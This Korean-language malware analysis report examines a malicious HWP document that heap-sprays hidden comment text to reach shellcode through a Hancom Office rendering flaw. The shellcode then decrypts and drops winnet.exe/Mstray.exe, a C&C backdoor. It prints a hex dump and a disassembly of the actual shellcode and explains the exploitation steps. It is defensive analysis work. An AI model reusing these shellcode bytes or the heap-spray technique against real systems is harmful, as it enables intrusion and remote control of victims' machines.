
문서파일을 실행하면, 한 때 논란이 되었던 정치적 이슈에 관한 내용을 확인할 수 있다. 사용자가 이 내용을 눈으로 확인했다면, 이미 악성코드는 실행되었다고 볼 수 있다. [그림 2]에서 확인할 수 있듯이, 프로세스 목록을 살펴보면 아래와 같이 악성코드가 이미 실행 중임을 확인할 수 있다.

이미지 이름	사용자 이름	CPU	메모리 사용
smss.exe	SYSTEM	00	404 KB
csrss.exe	SYSTEM	01	8,816 KB
winlogon.exe	SYSTEM	00	5,464 KB
services.exe	SYSTEM	00	3,504 KB
lsass.exe	SYSTEM	02	1,360 KB
vmacthlp.exe	SYSTEM	00	2,608 KB
svchost.exe	SYSTEM	00	4,992 KB
svchost.exe	SYSTEM	00	28,364 KB
imapi.exe	SYSTEM	00	4,148 KB
spoolsv.exe	SYSTEM	00	7,452 KB
TPAutoConnSv...	SYSTEM	00	4,464 KB
TPAutoConnec...	vmxp	00	74,248 KB
explorer.exe	vmxp	00	28,832 KB
wscntfy.exe	vmxp	00	2,584 KB
rundll32.exe	vmxp	00	3,800 KB
jusched.exe	vmxp	00	8,284 KB
vmtoolsd.exe	vmxp	00	22,552 KB
ctfmon.exe	vmxp	00	3,476 KB
conime.exe	vmxp	00	3,264 KB
Mstray.exe	vmxp	00	2,468 KB
jucheck.exe	vmxp	00	8,108 KB
taskmgr.exe	vmxp	02	5,276 KB
hwp.exe	vmxp	00	4,400 KB
wuauclt.exe	vmxp	00	4,144 KB

[그림 2] 실행중인 악성코드(Mstray.exe)


그렇다면 어떤 이유로 인해서 HWP 문서파일 내부에 숨겨진 악성코드가 실행되었는지 파악해야 한다. 일단 기본적으로 이 HWP 문서파일은 분명히 정상 HWP파일이라 아니라, 조작된 파일일 가능성이 높다.

해당 HWP 문서파일은 사이즈를 줄이기 위해서 압축 저장되어 있으며, 내부에는 본문 데이터를 담은 6개의 섹션이 존재한다. 이 6개의 섹션 개수는 이 문서파일이 총 6페이지로 구성되어 있다는 것과 일치한다. 그 중에서 섹션 0번은 앞서 [그림 1]의 내용을 담은 정상적인 섹션이지만, 섹션1번부터 섹션5번까지는 [그림 3]과 같이 숨은 설명 형태로 눈에 안보이게 삽입되어 있다.



[그림 3] 숨은 설명 형태로 삽입된 섹션1~섹션5의 본문 데이터

숨은 설명 데이터를 가지고 있는 섹션1번~섹션5번은 정상적인 섹션으로 보일 수 있으나, 압축 해제된 섹션의 데이터를 검증해보면 HWPTAG_PARA_TEXT TagID부분에서 데이터의 길이가 비정상적으로 긴 것을 확인할 수 있다. HWPTAG_PARA_TEXT는 본문을 의미하는데, 공격자는 한글의 본문과 관련된 취약점을 노린 것으로 보인다.



[그림 4] 비정상적으로 긴 본문 데이터

해당 부분을 살펴보면, [그림 5]에서 확인할 수 있듯이 수많은 0x09가 연속적으로 나열되어 있고, 끝 부분에 셸코드로 의심되는 부분을 발견할 수 있다. 데이터의 길이가 0x01000000을 넘는데, 이는 약 16Mb의 크기이며 섹션1 ~ 섹션5가 모두 이와 동일하다.


Hex	Hex (Decompress)				
01000320	09 09 09 09	09 09 09 09	09 09 09 09	09 09 09 09
01000330	09 09 09 09	09 09 09 09	09 09 09 09	09 09 09 09
01000340	09 09 09 09	09 09 09 09	09 09 09 09	09 09 09 09
01000350	09 09 09 09	09 09 09 09	09 09 09 09	09 09 09 09
01000360	09 09 09 09	09 09 09 09	09 09 09 09	09 09 09 09
01000370	09 09 09 09	09 09 09 09	09 09 09 09	09 09 09 09
01000380	09 09 09 09	09 09 09 09	09 09 09 09	09 09 09 09
01000390	09 09 09 09	09 09 09 09	09 09 09 09	09 09 09 09
010003a0	09 09 09 09	09 09 09 09	09 09 09 09	09 09 09 09
010003b0	09 09 09 09	09 09 09 09	09 09 09 09	09 09 09 09
010003c0	09 09 09 09	09 09 09 09	09 09 09 09	09 09 09 09
010003d0	09 09 09 09	09 09 09 09	09 09 09 09	09 09 09 09
010003e0	09 09 09 09	09 09 09 09	09 09 09 09	09 09 09 09
010003f0	09 09 09 09	09 09 09 09	09 09 09 09	09 09 09 09
01000400	09 09 09 09	09 09 09 09	09 09 09 09	09 09 09 09
01000410	09 09 09 09	09 09 09 09	09 09 09 09	09 09 09 09
01000420	09 09 09 09	09 09 09 09	09 09 09 09	09 09 09 09
01000430	09 09 09 09	09 09 09 09	09 09 09 09	09 09 09 09
01000440	09 09 09 09	09 09 09 09	09 09 09 09	09 09 09 09
01000450	09 09 09 09	09 09 09 09	09 09 09 09	09 09 09 09
01000460	09 09 09 09	09 09 09 09	09 09 09 09	09 09 09 09
01000470	09 09 09 09	09 09 09 09	09 09 09 09	09 09 09 09
01000480	09 09 09 09	09 09 09 09	09 09 09 09	09 60 b8 09`..
01000490	09 09 09 c6	00 31 c6 40	01 c0 c6 40	02 c2 c6 401.@...@...@
010004a0	03 0c eb 29	59 b8 80 4e	0c 0c 04 0a	51 6a ff 33	...)Y..N....Qj.3
010004b0	db 64 89 23	54 5b 66 83	cb ff 6a 01	59 8b fb f3	.d.#T[f...j.Y...
010004c0	af 75 07 eb	21 66 81 cb	ff 0f 43 eb	ed e8 d2 ff	.u..!f....C.....
010004d0	ff ff 6a 0c	59 8b 04 0c	b1 b8 83 04	01 06 58 83	..j.Y.....X.
010004e0	c4 10 50 33	c0 c3 58 58	4f 4f 4f 4f	4f 4f 4f 4f	..P3..XX00000000
010004f0	4f 4f 33 c0	b0 20 33 c9	b1 07 f3 ab	90 90 eb 21	003.. 3.....!
01000500	59 b8 77 30	30 74 51 6a	ff 33 db 64	89 23 6a 02	Y.w00tQj.3.d.#j.
01000510	59 8b fb f3	af 75 07 ff	e7 66 81 cb	ff 0f 43 eb	Y....u...f....C.
01000520	ed e8 da ff	ff ff 6a 0c	59 8b 04 0c	b1 b8 83 04j.Y.....
01000530	08 06 58 83	c4 10 50 33	c0 c3 09 09	09 09 09 09	..X...P3.....

[그림 5] 숨은 설명 형태로 삽입된 셸코드

02C6F000	00001000	03170000	000C0000
02D6E000	00001000	03280000	01001000
02D6F000	00001000	042C0000	01001000
02D70000	0000C000	052D0000	01001000
03170000	00240000	062E0000	01001000
035A0000	0014E000	072F0000	01001000
036F0000	000F1000	08300000	01001000
037F0000	000F1000	09310000	01001000
038F0000	000F1000	0A320000	01001000
039F0000	00050000	0B330000	01001000
03A40000	00003000	0C340000	01001000
03A50000	00004000	0D350000	00050000
03A60000	00050000	0D3A0000	00003000
10000000	00001000	0D3B0000	00004000
10001000	0002F000	0D3C0000	00050000
10030000	0000C000	10000000	00001000


[그림 6] 메모리 힙스프레이

[그림 5]의 데이터에서 실제로 메모리 할당되는 모습을 확인해보면 [그림 6]과 같다. 좌측은 정상파일의 내용이 메모리에 올라간 형태이고, 우측은 악성 문서파일의 내용이 올라간 형태이다. 우측 악성 문서파일의 경우, 비정상적으로 큰 크기(01001000)의 메모리가 할당되어, 숨은 설명 본문 데이터를 힙스프레이로 이용하고 있다.




[그림 7] 셸코드가 실행되기 직전의 함수 호출 순서

[그림 5] 셸코드가 실행된 시점에서 함수 호출 순서를 살펴보면, [그림 7]과 같이 HncDRDrawRectangle 함수에서부터 호출된 것을 알 수 있다. 함수의 이름으로부터 기능을 유추 해봤을 때 한컴 오피스에 본문 데이터를 로드하여 화면에 표시해주는 기능을 가지고 있고, 결국 이 부분에서 취약점이 발생하는 것으로 추정할 수 있다.




[그림 8] 정상 동작 시 함수 인자



[그림 9] 셸코드 동작 시 함수 인자

[그림 8]과 같이, 문제가 되는 부분으로 이동하기 전의 함수에 들어가는 Arg3 인자는 16진수 0~17의 범위로 한정되어 있다. 하지만 [그림 9]와 같이 셸코드가 실행되기 직전의 시점에서 Arg3로 전달되는 인자를 살펴보면 이를 벗어난 범위의 값(16진수 1A)이 전달됨을 확인할 수 있다.




[그림 10] 셸코드 영역을 가리키게 되는 모습

0909	OR DWORD PTR DS:[ECX], ECX	
0909	OR DWORD PTR DS:[ECX], ECX	
0909	OR DWORD PTR DS:[ECX], ECX	
0909	OR DWORD PTR DS:[ECX], ECX	
0909	OR DWORD PTR DS:[ECX], ECX	
0909	OR DWORD PTR DS:[ECX], ECX	
0909	OR DWORD PTR DS:[ECX], ECX	
0909	OR DWORD PTR DS:[ECX], ECX	
0909	OR DWORD PTR DS:[ECX], ECX	
60	PUSHAD	
B8 09090909	MOV EAX, 9090909	ASCII "twtwtwtwtwtwtwtwtwt"
C600 31	MOV BYTE PTR DS:[EAX], 31	
C640 01 C0	MOV BYTE PTR DS:[EAX+1], 0C0	
C640 02 C2	MOV BYTE PTR DS:[EAX+2], 0C2	
C640 03 0C	MOV BYTE PTR DS:[EAX+3], 0C	
EB 29	JMP SHORT 093002F7	
59	POP ECX	
B8 804E0C0C	MOV EAX, 0C0C4E80	ASCII "twtwtwtwtwtwtwtwtwt"

결국 의도하지 않은 영역이 호출되는데, 공격자가 힙스프레이 기법을 이용하여, 미리 메모리에 올려놓은 숨은 설명 본문 데이터로 제어권이 이동하게 된다. [그림 11]과 같이 해당 영역에서는 무의미한 명령어를 지나서 결국에는 셸코드가 실행된다.

[그림 12] HWP 문서 파일 내부의 암호화 된 데이터 및 복호화 코드

셸코드에서는 HWP 문서 파일에 암호화해 둔 부분을 로드한 뒤 복호화하는 부분이 존재하며, 복호화를 완료한 뒤에는 PE파일을 드랍 및 실행시킨다. [그림 12]는 16진수 C8로 암호화 된 부분을 풀어내는 복호화 코드와 실제로 HWP 문서 파일 내부에 삽입되어 있는 암호화된 데이터를 나타내고 있다.



[그림 13] HWP 문서 파일로부터 추가적인 악성 파일이 생성된 모습

결과적으로 임시폴더에 winnet.exe라는 파일이 생성 및 실행된다. 해당 파일이 실행되면, 자기 자신을 Mstray.exe라는 이름으로 Windows 이하의 Temp 폴더 내부에 저장 후 실행시키고 종료된다. 결과적으로 앞서 [그림 2]에서 살펴보았듯이 Mstray.exe만 실행되는 것이다.

악성파일 분석(winnet.exe)

드롭된 파일은 C&C 서버로 추정되는 사이트에 주기적으로 접속하여, 사용자 정보를 전송하고 명령을 내려 받아 실행하는 기능을 갖고 있다.

생성 파일 정보


파일명	파일설명	
	MD5	컴파일 날짜
	파일 크기	기타
Mstray.exe	드롭된 파일의 복사본	
	E3E5D793FD948DEC8EF8E107A05D60BA	2014/02/28 17:34:06
	92,672	-
DMI1270253B.tmp	시스템 정보 저장 파일	
	-	-
	-	-
DMI076020983.tmp	서버 명령 로그 파일	
	-	-
	-	-
upmspe.dat	rpe명령 수행 결과	
	-	-
	-	-

주요 행위는 아래와 같다.



[그림 14] 파일 복사

[그림 14]는 윈도우 Temp 폴더에서 아래의 폴더로 자신을 복사한 내용이다.
C:\WINDOWS\Temp\Mstray.exe

